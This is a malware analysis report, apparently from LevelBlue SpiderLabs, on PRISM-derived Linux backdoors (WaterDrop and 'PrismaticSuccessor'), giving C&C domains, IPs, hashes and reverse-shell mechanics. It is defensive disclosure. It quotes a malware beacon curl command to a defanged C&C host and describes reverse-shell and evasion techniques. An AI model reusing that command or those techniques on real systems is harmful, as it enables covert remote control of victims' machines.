
LevelBlue SpiderLabs has recently discovered a cluster of Linux ELF executables that have low or zero anti-virus detections in VirusTotal (see example in figure 1), though our internal threat analysis systems have flagged them as malicious. Upon inspection of the samples, LevelBlue Labs has identified them as modifications of the open-source PRISM backdoor used by multiple threat actors in various campaigns.
We have conducted further investigation of the samples and discovered that several campaigns using these malicious executables have managed to remain active and under the radar for more than 3.5 years. The oldest samples LevelBlue Labs can attribute to one of the actors date from the 8th of November, 2017.

Figure 1. PRISM sample marked as clean in VirusTotal, as captured by LevelBlue Labs.
Analysis
WaterDrop
The WaterDrop variant is easily identifiable as it includes a function named xencrypt which performs XOR encryption with the hard-coded single-byte 0x1F key. Starting in version 7 of the WaterDrop variant, samples include the plain-text string “WaterDropx vX started”, where X is the integer version number. So far, we have observed versions 1, 2.2, and 3 still using the name PRISM. Versions 7, 9, and 12 are named WaterDropx.
It also uses the easily identifiable User Agent string “agent-waterdropx” for the HTTP-based command and control (C&C) communications, and it reaches to subdomains of the waterdropx[.]com domain.
While all these may seem to be fairly obvious indicators, the threat actor behind this variant has managed to maintain a zero or almost-zero detection score in VirusTotal for its samples and domains. This is most likely due to their campaigns being fairly small in size. The waterdropx[.]com domain was registered to the current owner on August 18, 2017, and as of August 10, 2021, it was still online.
Besides the base PRISM features, WaterDrop introduces XOR encryption for the configuration and an additional process that regularly queries the C&C for commands to execute (see figure 2).

Figure 2. Function to query C&C for commands
This communication with the C&C server is plain-text HTTP, and it is performed via the curl command. In all the versions LevelBlue Labs has observed, the option -A “agent-waterdropx” is used, meaning the User Agent header will remain constant across versions.
We have also observed some samples of this variant that load a Kernel Module if the process is executed with root privileges (see figure 3).

Figure 3. Installing the waterdrop.ko Kernel Module
Version evolution
PRISM v1
LevelBlue Labs has found samples tagged as “PRISM v1” that we can attribute to the same threat actor with high confidence as they use the same C&C domain (waterdropx[.]com). The samples also share distinctive features such as the agent-waterdropx User Agent string.
Compared to the public PRISM, this version introduces the creation of a child process that constantly queries the C&C server for commands to execute. The initial request to the C&C server is performed by the following command:
curl -A 'agent-waterdropx' 'http://r.waterdropx[.]com:13858/tellmev2.x?v=1&act=touch'
PRISM v1 does not feature any kind of obfuscation, packing, or encryption of the binaries.
PRISM v2.2
PRISM v2.2 introduces the usage of XOR encryption to obfuscate sensitive data, such as the BASH command strings used. The key is a single byte, and it is hard coded to the 0x1F value. This particular key is used across all the samples from this threat actor we observed.
For this version, the initial C&C URI request format is:
/tellmev2.x?v=2.2&act=touch
PRISM v3
PRISM v3 is identical to v2.2, with one exception: clients include a bot id for identification purposes. This bot id is saved to /etc/.xid and used in the malware beacon (see figure 4).

Figure 4. Usage of bot id
The initial request format is:
/tellmev2.x?v=3&act=touch&xid=
Waterdrop v7
Waterdrop v7 introduces the use of a Kernel Module that is installed using insmod if the process has root privileges. The code responsible for this task can be seen in Figure 3. We have not yet been able to retrieve the Kernel Module for analysis. Therefore, we are not able to determine the purpose of this payload.
The rest of the code is identical to PRISM v3, only changing the hard-coded version value.
As such, the initial request format is:
/tellmev2.x?v=7&act=touch&xid=
Waterdrop v9
Continuing the trend of previous versions, the changes on Waterdrop v9 are minimal. The only change found in this version is that instead of using a hard-coded ICMP password, the bot uses its own bot id as ICMP password to spawn reverse shells.
The initial request format is:
/tellmev2.x?v=9&act=touch&xid=
Waterdrop v12
Waterdrop v12 is almost identical to its predecessors, with an enhancement to the backdoor stability. As such, the initial request format is:
/tellmev2.x?v=12&act=touch&xid=
LevelBlue Labs discovers malware family “PrismaticSuccessor”
LevelBlue Labs began its research investigating the z0gg[.]me domain. Said domain resolves to an IP address that is shared by another twelve domains (see figure 5).

Figure 5. Domain overlaps for target address
Some of the overlapping domains are known PRISM C&C domains, however, z0gg[.]me is contacted by several samples that also reach out to github.com. Particularly, samples were observed contacting the “https://github.com/lirongchun/i” repository.
In this repository we can observe the following files.
- Three documents containing an IP address (README.md) and a port number (README1.md and MP.md).
- A bash script for dirty cow (CVE-2016-5195) exploitation, named “111.”
- Several ELF binaries, including:
- git: A custom malware implant
- ass: The open-source security tool named “hide my ass” compiled for the x64 architecture
- ass32: The open-source security tool named “hide my ass” compiled for the x86 architecture
As the actor is using a public git repository to host its malware and infrastructure information, we can obtain the historical data and see its evolution.
For example, we can gather all the IP addresses that the actor has used as C&C servers with the following command:
$ git log -p README.md |grep "^+"|grep -v "+++"


+45.199.88[.]86


+154.48.227[.]27


+207.148.118[.]141


+154.48.227[.]27


+165.22.136[.]80


+154.48.227[.]27


+156.236.110[.]79


+43.230.11[.]125


+172.247.127[.]136


+127.0.0[.1]


+192.168.3[.]173


+192.168.3[.]173:80


+192.168.3[.]173


+118.107.180[.]8


+s.rammus[.]me


+s.rammus[.]me:80


+192.168.3[.]150:80


+192.168.3[.]150^80


+192.168.3[.]150^


+^192.168.3[.]150


+^192.168.3[.]133
It is also notable that the malware implant has received several updates over time. We can pull all the binaries uploaded to the repository that are not open-source security tools, as listed here:
1.1M        MP.out


15K         git


15K         git (1)


15K         git (2)


16K         git (3)


1.1M        git (4)


1.1M        git (5)


15K         git443


16K         git53


1.1M        gitest


11K         hostname


12K         ps


10K         wm


12K         wm (1)


14K         wm32


15K         wmgithub


$ shasum -a 256 *


933b4c6c48f82bbb62c9b1a430c7e758b88c03800c866b36c2da2a5f72c93657  MP.out


f19043c7b06db60c8dd9ff55636f9d43b8b0145dffe4c6d33c14362619d10188  git


eeabee866fd295652dd3ddbc7552a14953d91b455ebfed02d1ccdee6c855718d  git (1)


3a4998bb2ea9f4cd2810643cb2c1dae290e4fe78e1d58582b6f49b232a58575a  git (2)


3366676681a31feadecfe7d0f5db61c4d6085f5081b2d464b6fe9b63750d4cd8  git (3)


cc3752cc2cdd595bfed492a2f108932c5ac28110f5f0d30de8681bd10316b824  git (4)


baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531  git (5)


eb64ee2b6fc52c2c2211018875e30ae8e413e559bcced146af9aa84620e3312f  git443


d1d65b9d3711871d8f7ad1541cfbb7fa35ecc1df330699b75dd3c1403c754278  git53


77ddc6be62724ca57ff45003c5d855df5ff2b234190290545b064ee4e1145f63  gitest


1de9232f0bec9bd3932ae3a7a834c741c4c378a2350b4bbb491a102362235017  hostname


7ed15e59a094ca0f9ccac4c02865172ad67dcfc5335066f67fe3f11f68dd7473  ps


1eb6973f70075ede421bed604d7642fc844c5a47c53d0fb7a9ddb21b0bb2519a  wm


6f983303bb82d8cc9e1ebf8c6c1eb7c17877debc66cd1ac7c9f78b24148a4e46  wm (1)


e4fe57d9d2c78a097f38cba7a9aad7ca53da24ecbcad0c1e00f21d34d8a82de4  wm32


b08d48cc12c6afa5821a069bd6895175d5db4b5a9dde4e04d587c3dec68b1920  wmgithub
Grouping them by size we observed two different clusters: 1) one containing samples that are around 15K and 2) ones that are around 1.1MB. After a quick triage, we assessed that the light-weight binaries are standard PRISM backdoors, while the bigger sized binaries belong to another malware family. Given the git’s history, we were able to observe how the actor started using the PRISM backdoor for their operative, and then on July 16, 2019, switched to the custom implant in commit 6055e31cc87679a7198e1143d1eddcdfc9313816. It is also notable that this custom implant’s binaries are packed using a modified version of UPX.
The following binary analysis of said custom implants uses sample with SHA256 aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5 as a reference.

Figure 6. Detection evolution for analyzed sample
The binaries from this particular malware family are quite large in size (1-3 MB compared to the ~15KB of the typical PRISM binary). This is due to the binaries having libcurl statically compiled into them, which is evident due to the presence of known libcurl strings. We have named this malware family “PrismaticSuccessor.”
By decompiling the main function, LevelBlue Labs observed that the binary takes an optional parameter. If said parameter is the character “9,” it prints the configuration. For these binaries, the configuration consists of two URLs: 1) HostUrl is used to fetch the C&C host and 2) PortUrl is used to fetch the port number to contact the previous host on.
We have also observed that immediately after these actions, the malware attempts to open and lock /var/lock/sshd.lock. If it fails to do so, it fakes a segmentation fault. This procedure ensures that the malware is not already running in the machine (see figure 7).

Figure 7. Configuration and lock check
Next, the malware decrypts a string containing a process name, which is used to overwrite “argv”. This technique avoids using prctl. The possible command line arguments are also smashed and replaced by the whitespace character (see figure 8).

Figure 8. Argv smashing
Note that the aMcwfkvf variable contains the “[mcwfkvf]” value, which is decrypted to “[kauditd]” in “src.” The decryption routine is ROT13 with -2 as key. This particular ROT13 only rotates lower- and upper-case letters, not symbols or numbers (see figure 9).

Figure 9. ROT13 implementation
The above actions conclude the environment setup process for the malware. Next, the malicious activity begins, which includes spawning child processes, so the malware can multitask. This also makes it harder to trace the malware (see figure 10).

Figure 10. Malicious activity loop
Spawning child processes:
The first fork terminates the parent and only lets the child continue – the first-order child.
First-Order Child. This first-order child will fork again, spawning a second order child. The first order child will execute the “While” loop body endlessly, spawning three additional child processes (third-order childs). The second order child will contact the fallback C&C server.
Second-Order Child. The second-order child will open a reverse shell session to a fallback hard-coded C&C server. The sample ships with up to three C&C addresses, encrypted with ROT13. These addresses attempt to resolve via gethostbyname. The first one that resolves successfully is contacted on TCP port 80. For this particular sample, the secondary C&C address list is “z0gg.me”, “x63.in” and “x47.in.” (See figure 11.)

Figure 11. ROT13 encrypted C&C list
The server is also required to reply with a password in order for the reverse shell to be successfully established. However, the required password is not shipped in the binary. Instead, the malware calculates the MD5 hash of the replied buffer and compares it to the hard-coded value “ef4a85e8fcba5b1dc95adaa256c5b482”.
This communication is performed whether the primary C&C server is successfully contacted or not. The primary C&C server does not include a password mechanism. (See figure 12.)_

Figure 12. Secondary command and control server contact
The first of the third-order child processes gets the C&C host and port from github and opens a reverse shell to the IP:PORT indicated in those URLs (see figure 13 and 14).

Figure 13. Obtaining C&C host from github

Figure 14. Obtaining C&C port from github
The function to spawn a shell to a host is very similar to the one found in PRISM’s source code, if not identical (see figure 15 and 16).

Figure 15. Spawning a shell session to C&C

Figure 16. PRISM function to spawn the reverse shell session
If it fails to spawn the shell, the child dies and the whole process will be reattempted in 15 seconds.
The other two third-order child processes jump to shellcode routines. These routines are encrypted with a hard-coded 8-byte XOR key and include a small self-decrypting stub (see figures 17 and 18).
